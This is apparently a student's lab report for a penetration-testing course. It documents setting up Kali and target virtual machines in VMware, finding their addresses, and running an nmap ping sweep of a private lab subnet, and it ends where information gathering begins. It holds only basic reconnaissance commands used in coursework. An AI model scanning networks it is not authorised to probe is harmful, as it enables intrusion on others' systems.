CS315 Lab 4

Name: Yitong WANG(王奕童)

SID: 11910104


Q1: Read the lab instructions above and finish all the tasks (checkpoints).


我按照我的理解尽可能地follow了课件上的所有操作，但我只找到了一个靶机上的Checkpoint。

ESTABLISH THE ATTACKING VIRTUAL MACHINE

下图是我在本次lab中配置的两个镜像(target和kali)。


其中kali是从官方网站上下载的镜像，target使用的是Yuki提供的镜像源，虚拟机应用程序使用的是VMWare（由于未知原因，VBox会出现网络不互通的问题，经过和11913008谢岳臻同学的讨论，将虚拟机运行软件更换为VMWare是比较可行的解决方案）



cs315-lab4-vmware - VMware Workstation
Workstation
库
在此处键入内容...
我的计算机
Kali-Linux-2021.2
Lab2-BufferOver
Lab3-Format-Str
Ubuntu 64 位
cs315-lab4-vmw
kali-linux-2022.3
共享的虚拟机
主页
cs315-lab4-vmware
kali-linux-2022.3-vmware-amd64
cs315-lab4-vmware
开启此虚拟机
编辑虚拟机设置
升级此虚拟机
设备
内存 4 GB
处理器 1
硬盘 (SATA) 20 GB
网络适配器 桥接模式 (自动)
USB 控制器 存在
显示器 自动检测
描述
CS315 Lab4 Scanning, Reconnaissance, and Penetration Testing
虚拟机详细信息
状态: 已关机
配置文件: C:\Users\16011\Do
Machin...\cs315-lab
硬件兼容性: ESXi 6.7 U2 虚拟机
主 IP 地址: 网络信息不可用



SCANNING THE TARGET

这里我在配置两个vm的时候都设置其为NAT模式。


虚拟机设置
硬件
选项
设备
摘要
内存
4 GB
处理器
1
硬盘 (SATA)
20 GB
网络适配器
桥接模式 (自动)
USB 控制器
存在
显示器
自动检测
设备状态
已连接(C)
启动时连接(O)
网络连接
桥接模式(B): 直接连接物理网络
复制物理网络连接状态(P)
NAT 模式(N): 用于共享主机的 IP 地址
仅主机模式(H): 与主机共享的专用网络
自定义(U): 特定虚拟网络
VMnet0
LAN 区段(L):
LAN 区段(S)...
高级(V)...
添加(A)...
移除(R)
确定
取消
帮助



使用 `ifconfig` 命令，可以发现子网的ip范围是 `192.168.163.0/24`

kali@kali: ~

File Actions Edit View Help

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.163.138  netmask 255.255.255.0  broadcast 192.168.163.25
5
        inet6 fe80::c529:ad78:8e3d:1cd3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:0e:b4:5b  txqueuelen 1000  (Ethernet)
        RX packets 12  bytes 2662 (2.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 82  bytes 13689 (13.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$
```

```
    inet6 fe80::3c46:d1ff:fe00:b4c7/64 scope link
       valid_lft forever preferred_lft forever
9: vethb56c557@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP
 group default
    link/ether 9a:cc:ff:f4:de:4d brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::98cc:ffff:fef4:de4d/64 scope link
       valid_lft forever preferred_lft forever
11: veth545503f@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state
UP group default
    link/ether 6a:66:88:a7:10:cf brd ff:ff:ff:ff:ff:ff link-netnsid 3
    inet6 fe80::6866:88ff:fea7:10cf/64 scope link
       valid_lft forever preferred_lft forever
$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:daff:fe57:ab23  prefixlen 64  scopeid 0x20<link>
        ether 02:42:da:57:ab:23  txqueuelen 0  (Ethernet)
        RX packets 9  bytes 542 (542.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 1457 (1.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.163.137  netmask 255.255.255.0  broadcast 192.168.163.255
        inet6 fe80::20c:29ff:fe8c:bdd8  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8c:bd:d8  txqueuelen 1000  (Ethernet)
        RX packets 181  bytes 233523 (233.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56  bytes 6014 (6.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 96  bytes 7236 (7.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
```

两个主机的IP分别是：

- KALI: 192.168.163.138
- vm: 192.168.163.137

在KALI中执行 `nmap -sP 192.168.163.0/24` ，可以发现靶机的IP：

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.163.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 08:00 EDT
Nmap scan report for 192.168.163.1
Host is up (0.0017s latency).
Nmap scan report for 192.168.163.2
Host is up (0.00056s latency).
Nmap scan report for 192.168.163.137
Host is up (0.0025s latency).
Nmap scan report for 192.168.163.138
Host is up (0.00036s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.67 seconds
```

另外，上面的192.168.163.1是外部计算机的虚拟ip地址，如下所示：

```
以太网适配器 VMware Network Adapter VMnet8:

   连接特定的 DNS 后缀 . . . . . :
   本地链接 IPv6 地址. . . . . : fe80::21f1:1f6:b9b2:89dd%15
   IPv4 地址 . . . . . : 192.168.163.1
   子网掩码 . . . . . : 255.255.255.0
   默认网关. . . . . :
```

INFORMATION GATHERING

在KALI中尝试扫描靶机，命令如下：

